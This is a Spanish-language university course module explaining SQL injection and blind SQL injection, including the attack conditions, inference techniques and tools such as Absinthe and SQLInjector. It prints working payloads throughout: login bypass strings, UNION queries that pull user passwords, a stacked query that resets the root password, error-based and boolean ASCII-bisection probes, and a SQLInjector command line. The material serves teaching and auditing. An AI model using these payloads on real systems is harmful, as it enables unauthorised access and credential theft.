Ataques a BB. DD., SQL Injection

José María Alonso Cebrián
Antonio Guzmán Sacristán
Pedro Laguna Durán
Alejandro Martín Bailón

PID_00191663

UOC
Universitat Oberta de Catalunya

Índice

1. SQL Injection

Mediante la inyección SQL un atacante podría realizar entre otras cosas las siguientes acciones contra el sistema:

- Descubrimiento de información (*information disclosure*): Las técnicas de inyección SQL pueden permitir a un atacante modificar consultas para acceder a registros y/o objetos de la base de datos a los que inicialmente no tenía acceso.

- Elevación de privilegios: Todos los sistemas de autenticación que utilicen credenciales almacenados en motores de bases de datos hacen que una vulnerabilidad de inyección SQL pueda permitir a un atacante acceder a los identificadores de usuarios más privilegiados y cambiarse las credenciales.

- Denegación de servicio: La modificación de comandos SQL puede llevar a la ejecución de acciones destructivas como el borrado de datos, objetos o la parada de servicios con comandos de parada y arranque de los sistemas. Asimismo, se pueden inyectar comandos que generen un alto cómputo en el motor de base de datos que haga que el servicio no responda en tiempos útiles a los usuarios legales.

- Suplantación de usuarios: Al poder acceder al sistema de credenciales, es posible que un atacante obtenga las credenciales de otro usuario y realice acciones con la identidad robada o "spoofeada" a otro usuario.

1.1. Entorno de explotación del ataque

Los condicionantes necesarios para que se pueda dar en una aplicación web la vulnerabilidad de inyección de comandos SQL son los siguientes:

- **Fallo en la comprobación de parámetros de entrada**: Se considera parámetro de entrada cualquier valor que provenga desde cliente. En este entorno se debe asumir "un ataque inteligente", por lo que cualquiera de estos parámetros pueden ser enviados con "malicia". Se debe asumir también que cualquier medida de protección implantada en el cliente puede fallar. Como ejemplos de parámetros a considerar donde se suelen dar estos fallos, tendríamos:
  - Campos de formularios: Utilizados en métodos de llamadas `POST`
  - Campos de llamada `GET` pasados por variables.
  - Parámetros de llamadas a funciones Javascript.
  - Valores en cabeceras http.

– Datos almacenados en *cookies*.

- **Utilización de parámetros en la construcción de llamadas a bases de datos**: El problema no reside en la utilización de los parámetros en las sentencias SQL, sino en la utilización de parámetros que no han sido comprobados correctamente.

- **Construcción no fiable de sentencias**: Existen diversas formas de crear una sentencia SQL dinámica dentro de una aplicación web, que dependen del lenguaje utilizado. A la hora de crear una sentencia SQL dinámica dentro de una aplicación web, existen, dependiendo del lenguaje utilizado, diversas maneras. El problema se genera con la utilización de una estructura de construcción de sentencias SQL basada en la concatenación de cadenas de caracteres, es decir, el programador toma la sentencia como una cadena alfanumérica a la que va concatenando el valor de los parámetros recogidos, lo que implica que tanto los comandos como los parámetros tengan el mismo nivel dentro de la cadena. Cuando se acaba de construir el comando no se puede diferenciar qué parte ha sido introducida por el programador y qué parte procede de los parámetros.

Veamos algunos ejemplos:


1) Ejemplo de entorno de extración de información de la base de datos mediante consultas SQL:

Tabla_Usuarios				
IDUsuario	Usuario	Clave	Nombre	NivelAcceso
0	Root	RE$%·&	Administrador	Administrador
1	Ramon	ASFer3454	Ramon Martinez	Usuario
2	Carlos	Sdfgre32!	Carlos Lucas	Usuario

Ejemplo de tabla de usuarios

Sobre esta base de datos se crea una aplicación web que mediante un formulario pide a los usuarios las credenciales de acceso:

Figura 1: Formulario de acceso a usuarios de ejemplo



En este entorno suponemos que se recogen los datos y se construye dentro de nuestra aplicación web una consulta SQL, que será lanzada a la base de datos del siguiente estilo:

```
SqlQuery="Select IDUsuriario from Tabla_Usuarios where Usuario='" || Usuario$
||"' AND Clave='" || Clave$ || "';"
```

Donde `Usuario$` y `Clave$` son los valores recogidos en los campos del formulario.

El ataque de Inyección SQL en este entorno consistiría en formar una consulta SQL que permitiera un acceso sin credenciales.

a) Ataque 1: Acceso con el primer usuario

```
Usuario$=Cualquiera
Clave$= ' or '1'='1
```

La consulta SQL que se formaría sería la siguiente:

```
"Select IDUsuario from Tabla_Usuarios where Usuario='Cualquiera' and Clave='' or
'1'='1';"
```

Esta consulta permitiría el acceso al sistema con el primer usuario que esté dado de alta en la Tabla_Usuarios.

b) Ataque 2: Acceso con un usuario seleccionado

```
Usuario$=Cualquiera
Clave$= ' or Usuario='Matias
```

La consulta SQL que se formaría sería la siguiente:

```
"Select IDUsuario from Tabla_Usuarios where Usuario='Cualquiera' and Clave='' or
Usuario='Matias';"
```

Con lo que solo la fila del usuario `Matias` cumpliría dicho entorno.

2) Ejemplo de entorno de extracción de información de la base de datos mediante la modificación de una consulta SQL:

Tabla_Examenes				
ID	Fecha	Asignatura	Convocatoria	Aula
0	21/02/2007	Arquitecturas Avanzadas	Febrero	1

Ejemplo de tabla de exámenes


Tabla_Examenes				
ID	Fecha	Asignatura	Convocatoria	Aula
1	22/02/2007	Seguridad Informatica	Febrero	2
2	17/06/2007	Compiladores	Junio	2
3	01/09/2007	Arquitecturas Avanzadas	Septiembre	1
...	...	...	...	...

Ejemplo de tabla de exámenes

Sobre esta tabla, la aplicación muestra los exámenes mediante un parámetro que selecciona la convocatoria y se accede a la información en la base de datos con una consulta SQL construida de la siguiente forma:

```
SqlQuery= "Select Fecha, Asignatura, Aula from Tabla_Examenes where Convocatoria'"
|| Convoatoria$ || "';"
```

Figura 2 Resultados sin inyección SQL de ejemplo



El ataque de Inyección SQL en este entorno consistiría en formar una consulta SQL que permitiera extraer o modificar información en la base de datos.

a) Ataque 1: Acceso a información privilegiada

El atacante modificaría el valor del parámetro convocatoria realizando una consulta para acceder a los usuarios y contraseñas del sistema

```
http://www.miservidor.com/muestra_examenes.cod?convocatoria=Febrero'
union select Usuario, Clave, 99 from Tabla_Usuarios where '1'='1
```

Con lo que se formaría una consulta SQL de la siguiente forma:

```
Select Fecha, Asignatura, Aula from Tabla_Examenes where Convocatoria=' Febrero'
unión select Usuario, Clave, 99 from Tabla_Usuarios where '1'='1';
```

Y se obtendrían los siguientes resultados:

Figura 3. Resultados con inyección SQL de ejemplo

Fecha	Asignatura	Aula
21/02/2007	Arquitecturas Avanzadas	1
22/02/2007	Seguridad Informática	3
...	...	...
Root	RE$%•&	99
Ramon	ASFer3454	99
Carlos	Sdfgre32!	99
...	...	...

b) Ataque 2: Modificación de la información de la base de datos

Este ataque se puede realizar:

Si la cuenta de la base de datos utilizada en la conexión desde la aplicación tiene privilegios para realizar operaciones de manipulación de datos o de creación de objeto.

Si el motor de la base de datos soporta ejecución múltiple de sentencias SQL.

El atacante modificaría el valor del parámetro convocatoria realizando una consulta para cambiar la clave del usuario `root`:

```
http://www.miservidor.com/muestra_examenes.cod?convocatoria=Febrero'; Update
clave:='nueva' from tabla_Usarios where usuario='root
```

Con lo que se formaría una consulta SQL de la siguiente manera:

```
Select Fecha, Asignatura, Aula from Tabla_Examenes where Convocatoria=
'Febrero'; Update clave:='nueva' from tabla_Usarios where usuario='root';
```

Y se le establecería una nueva contraseña al usuario `root`. Esto puede llegar a afectar a la prestación del servicio o a los datos que se manejan, pues se puede insertar información falsa o parar el motor de la base de datos.

3) Ejemplo de entorno de extracción de información mediante mensajes de error:

En este entorno suponemos que nos encontramos con una aplicación que maneja información extraída de una tabla en la base de datos, pero que nunca son mostrados, con lo cual el atacante no podrá ver impresos los datos que seleccione con la manipulación de la consulta SQL.

Tabla_Imagenes		
ID	Nombre	Archivo
1	Logotipo 1	Logo1.jpg
2	Logotipo 1 grande	Logo1g.jpg
3	Logo apaisado	Logo2.jpg
...	...	...

Ejemplo de tabla de imágenes

Sobre esta tabla la aplicación muestra dentro de la página el archivo seleccionado mediante un parámetro que selecciona el id del archivo con una consulta SQL construida de la siguiente manera:

```
SqlQuery="Select * from Tabla_Imagenes where id='" || id$ || "';"
```

Figura 4. Resultado sin Inyección SQL con imágenes de ejemplo

a) Ataque: Genera un mensaje de error que le permitirá ver datos de la base de datos.

Para ello, se buscaría formar alguno de los siguientes errores:

- Errores **matemáticos**: Permiten extraer información mediante el desbordamiento de los límites de los formatos numéricos. Para ello se convierte el dato buscado a un valor matemático y se opera para conseguir el desbordamiento. En el mensaje de error se obtendrá el resultado del desbordamiento que nos permitirá conocer el dato buscado.

- Errores **de formato**: Consiste en la utilización implícita de un valor de un tipo de dato con otro distinto. Esto generará un error al intentar el motor de base de datos realizar una conversión y no poder realizarla.


- Errores **de construcción de la sentencia SQL**: Permiten encontrar los nombres de los objetos en la base de datos. Sirven para averiguar nombres de tablas y/o campos de las mismas.

En este ataque en concreto vamos a forzar un error de formato mediante la modificación del parámetro `id` de la siguiente forma:

```
http://www.miservidor.com/muestra_imagen.cod?id=1 union select Usuario from
Tabla_Usuarios where IDUsuario=0
```

El resultado que se obtendrá será:

Figura 5. Mensaje de error de ejemplo



Modificando la consulta se puede extraer la clave o cualquier otra información de la base de datos.

1.2. Herramienta Priamos

Allá por el año 2001, en las conferencias de BlackHat, David Litchfield presentaba un documento titulado "*Web Application Disassembly with ODBC Error Messages*" en el que se contaba cómo podía sacarse información sobre la base de datos de una aplicación web a partir de los mensajes de error ODBC no controlados por el programador.

En estos primeros documentos la extracción de información se hacía utilizando la visualización de los mensajes de error de los conectores ODBC, aún quedaba un año para que salieran a la luz pública las técnicas ciegas (*blind)*.

Para ello, el objetivo es generar una inyección que provoque un error y leer en el mensaje de error datos con información sensible.

Ejemplo:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers order by 1 desc)
```

El atributo `name` de la tabla `sysusers` en SQL Server es alfanumérico y al realizar la comparación con un valor numérico se generará un error. Si el programador no tiene controlados esos errores nos llegará a la pantalla un mensaje como el siguiente:

```
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the nvarchar value 'sys' to data type int.
/Programa.asp, line 8
```

Y se obtiene el primer valor buscado. Después se vuelve a inyectar pero ahora se cambia la consulta de la siguiente manera, o similar:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'sys' order by 1 desc)
```

Y se obtiene:


```
Microsoft OLE DB Provider for SQL Server error '80040e07'
Conversion failed when converting the nvarchar value 'public' to data type int.
/Programa.asp, line 8
```

Siguiente iteración:

```
Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'public'
order by 1 desc)
```

... y se automatiza la extracción de toda la información de la base de datos. Para ello hay herramientas que analizan estos mensajes de error y automatizan la gestión de forma eficiente. Priamos es una de estas herramientas que automatiza este procedimiento.

Figura 6. Priamos en funcionamiento



2. Blind SQL Injection

Una de las maneras de realizar estos ataques se basa en ataques a ciegas, es decir, en conseguir que los comandos se ejecuten sin la posibilidad de ver ninguno de los resultados. La inhabilitación de la muestra de los resultados del ataque se produce por el tratamiento total de los códigos de error y la imposibilidad de modificar, *a priori*, ninguna información de la base de datos. Luego, si no se puede alterar el contenido de la base de datos y no se puede ver el resultado de ningún dato extraído del almacén, ¿se puede decir que el atacante nunca conseguirá acceder a la información?

La respuesta correcta a esa pregunta, evidentemente, es no. A pesar de que un atacante no pueda ver los datos extraídos directamente de la base de datos sí que es más que probable que al cambiar los datos que se están enviando como parámetros se puedan realizar inferencias sobre ellos en función de los cambios que se obtienen. El objetivo del atacante es detectar esos cambios para poder deducir cuál ha sido la información extraída en función de los resultados.

Para un atacante, la forma más fácil de automatizar esta técnica es usar un vector de ataque basado en lógica binaria, es decir, en Verdadero y Falso. Este es el vector de ataque en el que nos vamos a centrar en este apartado, las técnicas de inferencia ciega basada en inyección de comandos SQL.

2.1. El parámetro vulnerable

El atacante debe encontrar en primer lugar una parte del código de la aplicación que no esté realizando una comprobación correcta de los parámetros de entrada a la aplicación que se están utilizando para componer las consultas a la base de datos. Hasta aquí, el funcionamiento es similar al resto de técnicas basadas en inyección de comandos SQL. Encontrar estos parámetros es a veces más complejo ya que, desde un punto de vista *hacker* de caja negra, nunca es posible garantizar que un parámetro no es vulnerable, pues tanto si lo es como si no lo es, puede que nunca se aprecie ningún cambio en los resultados aparentes.

Definimos el concepto de "Inyección SQL de cambio de comportamiento cero" (ISQL0) como una cadena que se inyecta en una consulta SQL y no realiza ningún cambio en los resultados y definimos "Inyección SQL de cambio de comportamiento positivo" (ISQL+) como una cadena que sí que provoca cambios.

Veamos unos ejemplos y supongamos una página de una aplicación web del tipo:

```
http://www.miweb.com/noticia.php?id=1
```

Hacemos la suposición inicial de que 1 es el valor del parámetro `id` y dicho parámetro va a ser utilizado en una consulta a la base de datos de la siguiente manera:

```
Select campos From tablas Where condiciones and id=1
```

Una inyección ISQL0 sería algo como lo siguiente:

```
http://www.miweb.com/noticia.php?id=1+1000-1000
http://www.miweb.com/noticia.php?id=1 and 1=1
http://www.miweb.com/noticia.php?id=1 or 1=2
```

En ninguno de los tres casos anteriores estamos realizando ningún cambio en los resultados obtenidos en la consulta. Aparentemente no.

Por el contrario, una ISQL+ sería algo como lo siguiente:

```
http://www.miweb.com/noticia.php?id=1 and 1=2
http://www.miweb.com/noticia.php?id=-1 or 1=1
http://www.miweb.com/noticia.php?id=1+1
```

En los tres casos anteriores estamos cambiando los resultados que debe obtener la consulta. Si al procesar la página con el valor sin inyectar y con ISQL0 nos devuelve la misma página, se podrá inferir que el parámetro está ejecutando los comandos, es decir, que se puede inyectar comandos SQL. Ahora bien, cuando ponemos una ISQL+ nos da siempre una página de error que no nos permite ver ningún dato. Bien, pues ese es el entorno perfecto para realizar la extracción de información de una base de datos con una aplicación vulnerable a Blind SQL Injection.

2.2. Cómo se atacan este tipo de vulnerabilidades

Al tener una página de Verdadero y otra página de Falso, se puede crear toda la lógica binaria de estas.

En los ejemplos anteriores, supongamos que cuando ponemos como valor 1 en el parámetro `id` nos da una noticia con el titular “Raúl convertido en mito del madridismo”, por poner un ejemplo, y que cuando ponemos 1 and 1=2 nos da una página con el mensaje “Error”. A partir de este momento se realizan inyecciones de comandos y se mira el resultado.

Supongamos que queremos saber si existe una determinada tabla en la base de datos:

```
Id= 1 and exists (select * from usuarios)
```

Si el resultado obtenido es la noticia con el titular de Raúl, entonces podremos inferir que la tabla sí existe, mientras que si obtenemos la página de Error sabremos que o bien no existe o bien el usuario no tiene acceso a ella o bien no hemos escrito la inyección correcta SQL[1] para el motor de base de datos que se está utilizando.

(1)Hemos de recordar que SQL a pesar de ser un estándar no tiene las mismas implementaciones en los mismos motores de bases de datos.

Otro posible motivo de fallo puede ser simplemente que el programador tenga el parámetro entre paréntesis y haya que jugar con las inyecciones. Por ejemplo, supongamos que hay un parámetro detrás del valor de `id` en la consulta que realiza la aplicación. En ese caso habría que inyectar algo como:

```
Id= 1) and (exists (select * from usuarios)
```

Supongamos que deseamos sacar el nombre del usuario administrador de una base de datos MySQL:

```
Id= 1 and 300>ASCII(substring(user(),1,1))
```

Con esa inyección obtendremos si el valor ASCII de la primera letra del nombre del usuario será menor que 300 y por tanto, podemos decir que esa es un ISQL0. Lógicamente deberemos obtener el valor cierto recibiendo la noticia de Raúl. Luego iríamos acotando el valor ASCII con una búsqueda dicotómica en función de si las inyecciones son ISQL0 o ISQL+.

```
Id= 1 and 100>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
Id= 1 and 120>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
Id= 1 and 110>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
Id= 1 and 115>ASCII(substring(user(),1,1)) -> ISQL0 -> Verdadero
Id= 1 and 114>ASCII(substring(user(),1,1)) -> ISQL+ -> Falso
```

Luego podríamos decir que el valor del primer carácter ASCII del nombre del usuario es el 114.

Una ojeada a la tabla ASCII y obtenemos la letra *r*, probablemente de `root`, pero para eso deberíamos sacar el segundo valor, así que inyectamos el siguiente valor:

```
Id= 1 and 300>ASCII(substring(user(),2,1)) -> ISQL0 -> Verdadero
```

Y vuelta a realizar la búsqueda dicotómica. ¿Hasta qué longitud? Pues averigüémoslo inyectando:

```
Id= 1 and 10>length(user()) ¿ISQL0 o ISQL+?
```

Todas estas inyecciones, como se ha dicho en un párrafo anterior, deben ajustarse a la consulta de la aplicación, tal vez sean necesarios paréntesis, comillas si los valores son alfanuméricos, secuencias de escape si hay filtrado de comillas, o caracteres terminales de inicio de comentarios para invalidar partes finales de la consulta que lanza el programador.

2.3. Métodos de automatización

A partir de esta teoría, en las conferencias de BlackHat USA del 2004, Cameron Hotchkies presentó un trabajo sobre "*Blind SQL Injection Automation Techniques*" en el que proponía métodos de automatizar la explotación de un parámetro vulnerable a técnicas de Blind SQL Injection mediante herramientas. Para ello no parte de asumir que todos los errores puedan ser procesados y siempre se obtenga un mensaje de error, ya que la aplicación puede que tenga un mal funcionamiento y simplemente haya cambios en los resultados. En su propuesta, ofrece un estudio sobre realizar inyecciones de código SQL y estudiar las respuestas ante ISQL0 e ISQL+.

Figura 7: Presentación en Blackhat USA 2004

Propone utilizar diferentes analizadores de resultados positivos y falsos en la inyección de código para poder automatizar una herramienta. El objetivo es introducir ISQL0 e ISQL+ y comprobar si los resultados obtenidos se pueden diferenciar de forma automática o no y cómo hacerlo.

- Búsqueda de palabras clave: Este tipo de automatización sería posible siempre que los resultados positivos y negativos fueran siempre los mismos. Es decir, siempre el mismo resultado positivo y siempre el mismo resultado negativo. Bastaría entonces con seleccionar una palabra clave que apareciera en el conjunto de resultados positivos y/o en el conjunto de resultados negativos. Se lanzaría la petición con la inyección de código y se examinarían los resultados hasta obtener la palabra clave. Es de los más rápidos en implementar, pero exige cierta interacción del usuario, que de-

be seleccionar correctamente cuál es la palabra clave en los resultados positivos o negativos.

- Basados en firmas MD5: Este tipo de automatización sería válido para aplicaciones en las que existiera una respuesta positiva consistente, es decir, que siempre se obtuviera la misma respuesta ante el mismo valor correcto (con inyecciones de código de cambio de comportamiento cero) y en el caso de respuesta negativa (ante inyecciones de cambio de comportamiento positivo), se obtuviera cualquier resultado distinto del anterior, como por ejemplo, otra página de resultados, una página de error genérico, la misma página de resultados pero con errores de procesamiento, etc. La automatización de herramientas basadas en esta técnica es sencilla:
  - Se realiza el *hash* MD5 de la página de resultados positivos con inyección de código de cambio de comportamiento cero. Por ejemplo: "and 1=1".
  - Se vuelve a repetir el proceso con una nueva inyección de código de cambio de comportamiento cero. Por ejemplo: "and 2=2".
  - Se comparan los *hash*es obtenidos en los pasos a y b para comprobar que la respuesta positiva es consistente.
  - Se realiza el *hash* MD5 de la página de resultados negativos con inyección de código de cambio de comportamiento positivo. Por ejemplo, "and 1=2".
  - Se comprueba que los resultados de los *ha*shes MD5 de los resultados positivos y negativos son distintos.
  - Si se cumple, entonces se puede automatizar la extracción de información por medio de *hashes* MD5.

Excepciones

Esta técnica de automatización no sería válida para aplicaciones que cambian constantemente la estructura de resultados, por ejemplo, aquellas que tengan publicidad dinámica, ni para aquellas en las que ante un error en el procesamiento devuelvan el control a la página actual. No obstante, sigue siendo la opción más rápida en la automatización de herramientas de Blind SQL Injection.

- Motor de diferencia textual: En este caso se utilizaría como elemento de decisión entre un valor positivo o falso la diferencia en palabras textuales. La idea es obtener el conjunto de palabras de la página de resultados positivos y la página de resultados negativos. Después se hace una inyección de código con un valor concreto y se obtiene un resultado de palabras. Haciendo un cálculo de distancias se vería de cual difiere menos para saber si el resultado es positivo o negativo. Esto es útil cuando el conjunto de valores inyectados siempre tengan un resultado visible en el conjunto de resultados tanto en el valor positivo como en el valor negativo.

- Basados en árboles HTML: Otra posibilidad a la hora de analizar si el resultado obtenido es positivo o negativo sería utilizar el árbol HTML de la página. Esto funcionaría en entornos en los que la página de resultados correctos y la página de resultados falsos fuera siempre distinta, es decir, la página correcta tiene partes dinámicas cambiantes ante el mismo valor y

la página de errores también. En esos casos se puede analizar la estructura del árbol de etiquetas HTML de las páginas y compararlos.

- Representación lineal de sumas ASCII: La idea de esta técnica es obtener un valor *hash* del conjunto de resultados sobre la base de los valores ASCII de los caracteres que conforman la respuesta. Se saca el valor del resultado positivo y el resultado negativo. Este sistema funciona asociado a una serie de filtros de tolerancia y adaptación para poder automatizarse.

También presentó una herramienta que implementaba el método 4, basado en árboles HTML, y que se llamaba *SQueal*. Dicha herramienta evolucionó hacia la que hoy se conoce como *Absinthe*.

2.4. Herramientas


2.4.1. Absinthe

Utiliza el mismo sistema que se explicó en el documento "*Blind SQL Injection Atomation Techniques*" basado en sumas de valores. La herramienta es software libre y está programada en C# .NET, pero con soporte para MAC y para Linux con MONO. Es una de las más completas, con una interfaz muy cuidada y con soporte para la mayoría de las situaciones: intranets con autenticación, conexiones SSL, uso de *cookies*, parámetros en formularios, necesidad de completar URL, etc.

Hay que destacar que esta herramienta está pensada para auditores, y no detecta parámetros vulnerables, así que debe ser configurada de forma correcta. No es un *wizard* que se lanza contra una URL y ya devuelve toda la estructura.

La herramienta funciona con *plugins* para diversas bases de datos y a día de hoy tiene soporte para Microsoft SQL Server, MSDE (*desktop edition*), Oracle y Postgres. Los autores de la misma son Nummish y Xeron y tanto su código fuente como la herramienta están disponibles en la siguiente URL: http://www.0x90.org/

Figura 8. Configurando el servidor vulnerable.



En la herramienta hay que configurar el tipo de base de datos, la URL, el parámetro vulnerable, el tipo de método utilizado, etc. Una vez configurado correctamente, la herramienta procede a bajarse el esquema de la base de datos utilizando la automatización descrita. Como se puede ver, la herramienta saca los tipos de datos. Para ello realiza consultas a las tablas del esquema *sysobjects*, *syscolumns*, etc. Por último extrae los datos de las tablas.

Como se puede suponer este no es un proceso especialmente rápido, pero al final se obtiene toda la información.

2.4.2. SQLInjector

La primera herramienta que hay que conocer es esta. A raíz de los estudios de David Litchfield y Chrish Anley, ambos de la empresa NGS Software, desarrollaron la herramienta SQLInjector. Esta herramienta utiliza como forma de automatización la búsqueda de palabras clave en los resultados positivos. Es decir, se busca encontrar una palabra que aparezca en los resultados positivos y que no aparezca en los resultados negativos.

Recordad que el objetivo de las técnicas de Blind SQL Injection es conseguir inyectar lógica binaria con consultas del tipo “y existe esta tabla” o “y el valor ASCII de la cuarta letra del nombre del administrador es menor que 100”. Siempre se busca realizar consultas que devuelvan verdad o mentira, con lo que la aplicación al procesarlo devolvería la página original (que llamamos de verdad o cierta) o la página cambiada (que llamamos de mentira o falsa).

Para probar si el parámetro es susceptible a Blind SQL Injection, utiliza un sistema basado en inyecciones de código de cambio de comportamiento cero sumando y restando el mismo valor. Es decir, si tenemos un parámetro vulne-

rable que recibe el valor 100, el programa ejecuta la petición con 100 + valor – valor. Si el resultado es el mismo, entonces el parámetro es susceptible a ataques de SQL Injection.

Como utiliza búsqueda de palabra clave en resultados positivos, hay que ofrecerle la palabra clave manualmente, es decir, hay que lanzar la consulta normal y ver qué palabras devuelve el código HTML. Después tenemos que lanzar una consulta con algo que haga que sea falso, por ejemplo, con AND 1=0 y ver qué palabras aparecen en los resultados de verdad y no aparecen en los falsos (con seleccionar una palabra valdría). El código fuente de esta aplicación está escrito en Lenguaje C, es público y se puede descargar de la web.

Para ejecutarse se hace con un comando como el siguiente:

```
C:\>sqlinjector -t www.ejemplo.com -p 80 -f request.txt -a query -o where -qf
query.txt -gc 200 -ec 200 -k 152 -gt Science -s mssql
```

Donde:

- `t`: Es el servidor
- `p`: Es el puerto
- `f`: La aplicación vulnerable y el parámetro. En un fichero de texto.
- `a`: La acción a realizar
- `o`: Fichero de salida
- `qf`: La consulta a ejecutar a ciegas. En un fichero de texto.
- `gc`: Código devuelto por el servidor cuando es un valor correcto
- `ec`: Código devuelto por el servidor cuando se produce un error
- `k`: Valor de referencia correcto en el parámetro vulnerable
- `gt`: Palabra clave en resultado positivo
- `s`: Tipo de base de datos. La herramienta está preparada para MySQL, Oracle, Microsoft SQL Server, Informix, IBM DB2, Sybase y Access.

Ejemplo de fichero request.txt

```
GET /news.asp?ID=#!# HTTP/1.1
Host: www.ejemplo.com
```

Ejemplo de query.txt:

```
select @@version
```

La aplicación anterior hay que nombrarla obligatoriamente cuando se habla de técnicas de Blind SQL Injection, pero hoy en día existen otras muchas alternativas. Una especialmente pensada para motores de MySQL es SQLbftools.

2.4.3. SQLbftools

Publicadas por "illo" en reversing.org en diciembre del 2005. Son un conjunto de herramientas escritas en lenguaje C destinadas a los ataques a ciegas en motores de bases de datos MySQL, basadas en el sistema utilizado en SQLInjector de NGS Software. El autor ha abandonado la herramienta y a día de hoy es mantenida por la web http://www.unsec.net por "*dab*".

Está compuesta de tres aplicaciones:

1) `mysqlbf`: Es la herramienta principal para la automatización de la técnica de BlindSQL. Para poder ejecutarla se debe contar con un servidor vulnerable en el que el parámetro esté al final de la URL y la expresión no sea compleja.

Soporta códigos MySQL:

- `version()`
- `user()`
- `now()`
- `sytem_user()`

....

